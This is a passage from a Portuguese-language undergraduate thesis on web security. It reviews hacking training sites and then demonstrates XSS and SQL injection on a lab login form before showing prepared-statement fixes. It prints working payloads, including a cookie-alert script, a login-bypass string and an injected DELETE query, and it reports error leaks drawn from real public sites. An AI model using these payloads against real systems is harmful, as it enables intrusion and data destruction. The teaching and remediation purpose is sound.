A imagem acima mostra a tela inicial da distribuição personalizada e é por meio desta que desenvolvido todo os desafios, vale lembrar que a cada desafio solucionado, o usuário ganha pontos e consegue melhor colocação no *ranking*, além disso os desafios são separados por pagos e gratuitos.

É aconselhável que o usuário que vá fazer uso deste, tenha conhecimento na língua inglesa, pois o site possui alguns termos técnicos e é todo em inglês.

A seguir será apresentada a imagem da topologia da infraestrutura do laboratório que, além de possuir um *firewall*, tem um servidor *Oracle*, máquina virtual, entre outras coisas.




Figura 24 – Topologia da infraestrutura (In: HACKING-LAB, [s. d.])

Assim, este serviço atrai usuários de várias partes do mundo. Liderando este *rank* está a Alemanha, seguida dos Estados Unidos, Suíça e Índia. A imagem a seguir apresenta o *rank* 10 de países com mais usuários.











Rank	Country	Count
1		4329
2		4026
3		3644
4		3044
5		1896
6		1229
7		679
8		567
9		540
10		463

Figura 25 – Top 10 de países cadastrados (In: HACKING-LAB [s. d.])

4.4 HACKER TEST

É um web site desenvolvido para testar as habilidades em relação ao conhecimento de vulnerabilidades em PHP, HTML e *JavaScript*. Possui vinte níveis e cada um é explorado de uma maneira diferente, com a verificação de código fonte. Usuários com baixo nível de conhecimento podem aprender a verificar código fontes, buscando informações em funções *JavaScript*, como em *tags* HTML.

Level 1

Hackers solve problems and build things, and they believe in freedom and voluntary mutual help. To be accepted as a hacker, you have to behave as though you have this kind of attitude yourself. And to behave as though you have the attitude, you have to really believe the attitude.

Password:

Log In

Figura 26 – Tela inicial e apresentação do primeiro teste (In: HACKER TEST, [s. d.])

Na primeira atividade é pedido uma senha para que seja feito avanço de nível, nela há uma descrição que diz respeito à ética *hacker*, como descrita no capítulo dois. Também fala que o indivíduo deve possuir tal comportamento, agir desta maneira, para se tornar um.

Com a análise do código fonte é possível verificar que é feita a chamada de uma função no campo onde é informada a senha.

```
<div align="center">
<center>
<table border="1" cellspacing="1" style="border-collapse: collapse"
        bordercolor="#111111" width="15%" id="AutoNumber4">
<tr>
<td width="100%">
<p align="center"><font size="1" face="Tahoma"><br>
</font><font size="2" face="Tahoma">
    Password:</font><form name="a" action="javascript:check()">
<p align="center">
<input type="login" name="c" maxlength="25" size="16"><br>
<br>
<input type="submit" value=" Log In "></p>
</form></p>
</td>
</tr>
</center>
</table>
</div>
```

Figura 27 – Chamada *JavaScript* no código fonte do primeiro teste

E ao verificar o código referente a esta função, é possível, sem muito esforço, identificar a senha para acesso do próximo nível. Assim, com pouco conhecimento é possível aprender de forma interativa e deste mesmo modo segue os próximos níveis, dificultando cada vez mais.

```
<script language=JavaScript>
{
var a="null";
function check()
{
if (document.a.c.value == a)
{
document.location.href="http://www.hackertest.net/"+document.a.c.value+".htm";
}
else
{
alert ("Try again");
}
}
}
</script>
```

Figura 28 – Função *JavaScript*

O código fonte pode ser acessado pressionando o botão contrário do mouse e selecionando a função código fonte ou pressionando o botão F12 do teclado.

5. ESTUDO DE CASO

Neste trabalho, as vulnerabilidades desenvolvidas e apresentadas foram a *SQL Injection* e a *Cross-site Scripting*. Adiante será apresentado os resultados obtidos com tais vulnerabilidades e de forma simplificada, possíveis métodos de inibir esta falha de segurança.

5.1 CROSS-SITE SCRIPTING

Inicialmente será demonstrado a exploração de XSS, como foi mostrado anteriormente, mas abrangendo mais detalhes. Não é possível apresentar resultados em páginas públicas por conta do modo como é explorada.

Há dois métodos de trabalhar com esta fraqueza, direto na *url* ou em um campo de um formulário. Assim como foi apresentado anteriormente, esta debilidade será apresentada em um ambiente seguro que foi desenvolvido propriamente para a realização destes testes.

Primeiramente será realizado vários cadastros fazendo a inserção de códigos *JavaScript*, cada um com função diferente. Após isto será necessário se autenticar na página de acesso que, após a validação, será redirecionado para uma página que carregará os valores do usuário na tela.

A seguir será apresentado uma imagem onde o cadastro, acesso ao usuário e carregamento de informações é feito de maneira normal, informando dados corretos referente aos campos.

É possível verificar que não há nenhum tipo de anomalia e que tudo ocorre como se espera. Vale lembrar que esta vulnerabilidade é feita a partir do carregamento de dados, se os dados forem inseridos em forma de código, tudo o que for apresentado será interpretado como tal e ocorrerá a execução do mesmo no navegador do usuário.

The image contains two screenshots of a web form. The top screenshot shows a registration form with fields for 'Usuário' (User) containing 'Nicholas', 'Senha' (Password) with three dots, 'Nome' (Name) containing 'Nicholas', and 'Sobrenome' (Surname) containing 'Antunes'. Below these fields are two buttons: 'Cadastrar' (Register) and 'Cancelar' (Cancel). The bottom screenshot shows a login form with fields for 'Usuário' containing 'Nicholas' and 'Senha' with three dots. Below these fields are two buttons: 'Entrar' (Login) and 'Cadastrar' (Register). At the bottom of the login form, the text 'Nicholas', 'Nicholas', and 'Antunes' is displayed on three separate lines.

Figura 29 – Recorte de imagens do processo de cadastro, autenticação e apresentação

Na próxima imagem é feita a inserção de dois *scripts*, um apresentará a identificação da sessão e outro uma mensagem dizendo que esta página é vulnerável a XSS, ambos fazendo uso da função de mensagem de alerta do *Javascript*.

Note que o único valor apresentado normalmente é o nome de acesso do usuário. Após isto o navegador interpreta o código inserido no banco e o executa, apresentando uma mensagem referente à vulnerabilidade, logo após pressionar o botão para continuar, novamente é apresentada outra imagem, mas está com o valor número de identificação da sessão.




Figura 30 - Recorte de imagens explorando a vulnerabilidade XSS

Para constatar que o código é carregado pelo *browser*, é usado uma função em PHP que tem a intenção de apresentar os valores que estão nas variáveis sem que sejam executadas. Assim é visível que foi usado a mensagem de alerta na realização do cadastro.

```
string 'Nico' (length=4)
string '<script>alert("Vulnerável a XSS");</script>' (length=44)
string '<script>alert(document.cookie);</script>' (length=40)
```

Figura 31 – Apresentação dos valores nas variáveis

Há várias maneiras de se prevenir deste tipo de fraqueza, mas será apresentada apenas uma, tanto para esta vulnerabilidade como para a *SQL Injection*. Com o uso de expressão regular é possível filtrar o dado que será informado em determinado campo.

Será apresentado o código do formulário de cadastro com as expressões regulares dentro de uma condição, assim é preciso que seja validado todos os campos para que a inserção seja feita no banco.

```
elseif ( $_POST['botao'] == 'Cadastrar' ) {

    $usuario = $_POST['usuario'];
    $senha = $_POST['senha'];
    $nome = $_POST['nome'];
    $sobrenome = $_POST['sobrenome'];

    if (empty($usuario) or empty($senha) or
        empty($nome) or empty($sobrenome)){
        echo "<script>alert(\"Há campos vazios no formulário\");</script>";
    }
    elseif (preg_match('/[a-zA-Z]/', $usuario)) {
        if (preg_match('/[0-9]/', $senha)){
            if (preg_match('/[a-zA-Z]/', $nome)){
                if (preg_match('/[a-zA-Z]/', $sobrenome)){
                    $conn->query("INSERT INTO user VALUES
                    (null, '$usuario', '$senha', '$nome', '$sobrenome')");
                }
            }
        }
    }
    else echo "<script>alert(\"Dados inválidos\");</script>";
}
```

Figura 32 – Código PHP com expressões regulares filtrando campos

A partir do momento em que o usuário preenche o formulário e pressiona o botão cadastrar, variáveis receberão os valores, neste caso são quatro campos e, consequentemente, quatro variáveis.

Estes valores passaram por uma condição de teste onde verificará se são vazios. No caso de serem, com o auxílio de uma função *JavaScript*, aparecerá uma caixa na tela com a mensagem de que os campos do formulário estão vazios.

O próximo teste é para verificar se as variáveis receberam valores válidos. Para cada campo é verificado algo diferente, como no campo senha onde é possível visualizar que o dado será válido apenas com números. Se o usuário final informar letras juntamente com números, a aplicação apresentará uma mensagem de dados inválidos. Neste exemplo, como nos próximos, a função que tem a finalidade de filtrar com o uso de expressões regulares é denominada de 'preg_match'.

The image shows two identical login forms side-by-side. Each form has four input fields: 'Usuário:' (containing '12'), 'Senha:' (containing three dots), 'Nome:' (containing '12'), and 'Sobrenome:' (containing '12'). Below the fields are two buttons: 'Cadastrar' and 'Cancelar'. Below the forms are two separate error message boxes. The left box contains the text 'Dados inválidos' and an 'OK' button. The right box contains the text 'Há campos vazios no formulário' and an 'OK' button.

Figura 33 – Recorte de imagens da mensagem de retorno do filtro

Em suma, esta vulnerabilidade faz com que o navegador execute os códigos que são enviados a ele. Com o uso de expressões regulares é feito o filtro, assim toda a informação que for armazenada em banco não será maliciosa a ponto de prejudicar o funcionamento. É claro que o exemplo apresentado acima foi feito de forma simples, mas com o auxílio dele é possível entender como será a implementação de um formulário, por exemplo, de forma segura.


5.2 SQL INJECTION

A falha de injeção pode ser explorada via campo de formulário ou *url*, como dito anteriormente. É possível detectar esta falha a partir do retorno de erro da base de dados que é apresentado pelas aplicações *web*. Neste trabalho será apresentado páginas públicas e o retorno que elas apresentam a partir do momento que é inserido um código inválido em na *url*, lembrando que estas páginas não serão divulgadas, apenas será apresentado a mensagem de erro da base de dados.

Além disso, a aplicação não será afetada, pois nenhuma informação a seu respeito será divulgada, nem mesmo o método usado para buscar tal página. Este trabalho tem fins educacionais e não tem a mínima intenção de causar prejuízos.

O objetivo desta vulnerabilidade é burlar o código SQL e fazer com que ele execute o comando desejado, como foi explicado anteriormente. Assim é possível ter acesso à base de dados, usuários ou executar diretamente comandos, alterando informações armazenadas no banco.

No exemplo a seguir, será explorado a vulnerabilidade na tela de acesso ao usuário, assim será possível acessar o primeiro usuário que consta na listagem do banco de dados.



Usuário: 1' or '1'='1

Senha: ●●●●●●●●●●

Nicholas
Nicholas
Antunes

Entrar Cadastrar


Figura 34 – Exploração da vulnerabilidade de injeção

Além deste exemplo, onde ao lado da tela de acesso são os dados que são carregados ao ser validado o acesso. Pode-se manipular informações diretamente no banco, como foi apresentado anteriormente.

	id	usuario	senha	nome	sobrenome
<input type="checkbox"/> Editar Copiar Apagar	8	Nicholas	123	Nicholas	Antunes
<input type="checkbox"/> Editar Copiar Apagar	9	Nico	321	<script>alert("Vulnerável a XSS");</script>	<script>alert(document.cookie);</script>
<input type="checkbox"/> Editar Copiar Apagar	10	12	12	12	12

Figura 35 – Apresentação dos dados em banco

Repare que há um *script* armazenado no banco, este usado para demonstrar como funciona a vulnerabilidade de XSS. Via campo do usuário na tela de autenticação, será feito a injeção para que o item que contém o código seja excluído.



Usuário:

Senha:

Senha e/ou usuário inválidos

Figura 36 – Execução de exclusão de dados por injeção

Mesmo acusando o erro com o auxílio da função implementada, o comando injetado é executado, pois a seleção de dados pelo SQL é feita antes do filtro por expressão regular.

```
object(PDOStatement)[2]
  public 'queryString' => string 'SELECT * FROM user WHERE usuario = ''; delete from user where id=9; --' AND senha = '' (length=86)
```

Figura 37 – Retorno da variável contendo o código SQL

Com o auxílio de uma função em PHP é possível ver o comando que é executado. Explicado anteriormente, a aspas simples fazem com que o valor atribuído ao usuário seja vazio. Após isto é encerrado o comando com ponto-e-vírgula e feito a injeção de código para excluir o campo que possui identificação igual a nove, encerra o comando e usa-se dois hífen para comentar o restante da linha.

```

if ( $_POST['botao'] == 'Entrar' ) {
    $usuario = $_POST['usuario'];
    $senha = $_POST['senha'];

    $db = $conn->query ("SELECT * FROM user WHERE usuario =
                        '$usuario' AND senha = '$senha'");
    $fetch = $db->fetch(PDO::FETCH_ASSOC);
    var_dump($db);
    if (!$fetch){
        echo "<script>alert(\"Senha e/ou usuário inválidos\");</script>";
    }
    elseif (preg_match('/[a-zA-Z]/', $usuario)) {
        if (preg_match('/[0-9]/', $senha)){
            $_SESSION = $fetch;
            header('location: painel.php');
        }
    }
    else {
        echo "<script>alert(\"Dados de acesso inválidos\");</script>";
    }
}

```

Figura 38 – Filtro em tela de acesso com expressão regular

Para o desenvolvimento segura, pode-se usar a classe de desenvolvimento denominada PDO presente no PHP. Sua função é fazer a comunicação entre o banco e a própria linguagem. Antes da execução propriamente dita, é feito o preparo do comando *SQL*, mas ao invés de variáveis, são usados os pontos de interrogações, denominados coringas. Na execução o valor atribuído aos pontos são fornecidos como um vetor, logo o primeira posição do vetor substituirá o primeiro coringa e assim por diante. Deste modo não é possível realizar a injeção de dados, já que não se trabalha com variáveis.

```

if ( $_POST['botao'] == 'Entrar' ) {

    $db = $conn->prepare ("SELECT * FROM user WHERE
                        usuario = ? AND senha = ?");
    $db->execute (array($_POST['usuario'], $_POST['senha']));
    $fetch = $db->fetch(PDO::FETCH_ASSOC);
    if (!$fetch){
        echo "<script>alert(\"Dados de acesso inválidos\");</script>";
    }
    else {
        $_SESSION = $fetch;
        header('location: painel.php');
    }
}

```

Figura 39 – Implementação de acesso com PDO

Muitas aplicações *web* são vulneráveis a este tipo de falha e isto provém da má implementação por parte dos desenvolvedores. De maneira simples é possível resolver este tipo de problema, como feito anteriormente com o uso da classe PDO. Além disto, pode-se usar expressões regulares para filtrar os dados inseridos em tais campos.

Além da implementação de filtro em campos de formulário ou acesso de usuário, fazer uso deste mesmo método em *urls* e assegurar de que a aplicação não esteja retornando nenhuma informação valiosa com a inserção de dados inválidos é importante.

A demonstração do retorno do erro SQL será feito em aplicações *web* públicas inserindo dados inválidos na *url*. Vale lembrar que as páginas não serão divulgadas, apenas os erros e que não será demonstrado como inibir, a finalidade é conscientizar e fazer com que mais desenvolvedores procurem implementar aplicações de forma segura.

Na página apresentada, com o uso de aspas simples ao final da *url*, o retorno do erro nos mostra diretórios contidos no servidor e o caminho feito até a página *home* deste *web site*.

```
Warning: include() [function.include]: Filename cannot be empty in /usr/local/apache-tomcat/webapps/xxxxxx/home.php on line 265
```

```
Warning: include() [function.include]: Failed opening " for inclusion (include_path=.:usr/share/pear:usr/share/php) in /usr/local/apache-tomcat/webapps/xxxxxx/home.php on line 265
```

Figura 40 – Página com retorno de diretórios

Para um domínio .org.br, o resultado obtido com o uso de uma única aspas simples é o nome de uma função implementada na aplicação que tem função de buscar o conteúdo no site.




Figura 41 – Página com retorno de função

No próximo caso é dada a função da classe PHP usada para relações feitas com o banco, além de listar os diretórios desde a raiz até o que contém o arquivo da página acessada.




Figura 42 – Página com retorno de função SQL e diretórios

Algumas aplicações também retornam o nome de tabelas e as colunas contidas nelas, além de informar o filtro que é feito para melhor apresentação da informação.




Figura 43 – Página com retorno de tabela e filtros SQL

Neste outro site já é possível ver retornar o nome de duas tabelas e colunas pertencente as respectivas tabelas, também é possível ver relação entre estas tabelas.




Figura 44 – Página com retorno de tabelas e colunas

Enfim, com apenas a inserção de aspas simples no final da *url* de cada página é possível ter o retorno de muita informação por conta de implementar a mensagem de erro da linguagem SQL. Por isso é importante a análise do código fonte, verificar as informações e como elas são apresentadas, além tratar todo campo que, de alguma forma, pode ser explorado.

6. CONCLUSÃO

Qualquer *software* mal desenvolvido possui vulnerabilidades que podem ser exploradas. Aplicações *web*, em especial, são visadas por estarem disponíveis publicamente, assim a implementação de maneira segura é prioridade.

Além disto, é posto em risco informações detidas pela empresa, comprometendo todo o serviço realizado pela mesma. E o fato de se expor, põem em risco a credibilidade e mostra a má gestão e competência dos funcionários do setor responsável.

É por estes e outros motivos que o estudo da linguagem e os métodos de desenvolvimento seguros são a base de um desenvolvedor, pois a fragilidade está diretamente no desenvolvimento do *software*.

Por fim, a necessidade de desenvolver um trabalho que demonstra a debilidade nestes programas é nítida, uma vez que, nos dias de hoje, com o avanço tecnológico, o fluxo de informações inestimáveis existentes e a migração destas para tecnologias em nuvens, é um grande erro o fato de não priorizarem a segurança direta na criação e implementação destes produtos.

Este trabalho trás, de forma geral, conhecimentos na área de segurança da informação, pois em seu desenvolvimento foram estudado conceitos e métodos de execução de testes de invasão, explorações manuais, correções de vulnerabilidades. Além dos conceitos e definições, presentes no capítulo 2, que auxiliam na compreensão de certos termos dentro do contexto. Dessa forma permite que o leitor tenha base de como começar seus estudos voltados à área.

REFERÊNCIA

ABNT - Associação Brasileira de Normas Técnicas. **Tecnologia da informação - Código de prática para a gestão da segurança da informação**. NBR ISO/IEC 17799. Disponível em: <ABNT NBR ISO/IEC 17799:2001>. Acesso em: 16 mar. 2015.

ABNT – Associação Brasileira de Normas Técnicas. **Tecnologia da informação — Técnicas de segurança — Sistemas de gestão de segurança da informação — Requisitos**. NBR ISO/IEC 27001. Disponível em: <ABNT NBR ISO/IEC 27001:2006>. Acesso em 17 ago. 2015.

ALENCAR, André. **Princípios Básicos da Segurança da Informação**. Vestcon. Disponível em: [https://www.vestcon.com.br/artigo/principios-basicos-seguranca-informacao-\(mnemonico-dica\).aspx](https://www.vestcon.com.br/artigo/principios-basicos-seguranca-informacao-(mnemonico-dica).aspx). Acesso em: 16 mar. 2015.

CISCO. **Ataques avançados e tráfego malicioso sofrem aumento sem precedentes**. Cisco. Disponível em: <http://www.cisco.com/web/PT/press/articles/2014/20140116.html>. Acesso em: 20 out. 2014.

CORTELA, Mario Sérgio. **A ética e a produção do conhecimento hoje**. Cidadania na Escola — ECA. Disponível em: http://wellcom.com.br/index.php?option=com_content&view=article&id=266:a-etica-e-a-producao-do-conhecimento-hoje-mario-sergio-cortella&catid=50:comunicacao-e-semiotica&Itemid=161. Acesso em: 17 ago. 2015.

DANI, Marília Gabriela Silva; OLIVEIRA, Luis Gustavo Caratti de. **Os crimes virtuais e a impunidade real**. Âmbito Jurídico. Disponível em: http://www.ambito-juridico.com.br/site/index.php?n_link=revista_artigos_leitura&artigo_id=9963. Acesso em: 17 mar. 2015.

Decreto N.847. **Código Penal dos Estados Unidos do Brasil**. Senado Federal. Disponível em:

<http://legis.senado.gov.br/legislacao/ListaPublicacoes.action?id=66049>. Acesso em: 17 mar. 2015.

Decreto Lei 2848/40. **Art. 171 do código penal.** Código Penal. Disponível em: <http://www.jusbrasil.com.br/topicos/10617301/artigo-171-do-decreto-lei-n-2848-de-07-de-dezembro-de-1940>. Acesso em: 17 mar. 2015.

Decreto-lei Nº 2.848. Código Penal. Disponível em: <http://www.jusbrasil.com.br/topicos/10617301/artigo-171-do-decreto-lei-n-2848-de-07-de-dezembro-de-1940>. Acesso em: 17 mar. 2015.

ENDLER, Michael. **Empresas não podem mais contar com estratégias de segurança defensiva, dizem os executivos da Gartner aos líderes de TI.** IT FORUM 365. Disponível em: <http://itforum365.com.br/noticias/detalhe/4375/2013-seguranca-da-informacao-deve-ser-ofensiva>. Acesso em: 17 mar. 2015.

FURTADO, Fred. **Por uma ética 'hacker'.** Ciência Hoje. Disponível em: <http://cienciahoje.uol.com.br/revista-ch/2012/290/por-uma-etica-2018hacker2019>. Acesso em: 17 ago. 2015.

Globo. **Lei 'Carolina Dieckmann', que pune invasão de PCs, entra em vigor.** G1 Tecnologia e Games. Disponível em: <http://g1.globo.com/tecnologia/noticia/2013/04/lei-carolina-dieckmann-que-pune-invasao-de-pcs-passa-valer-amanha.html>. Acesso em: 17 mar. 2015.

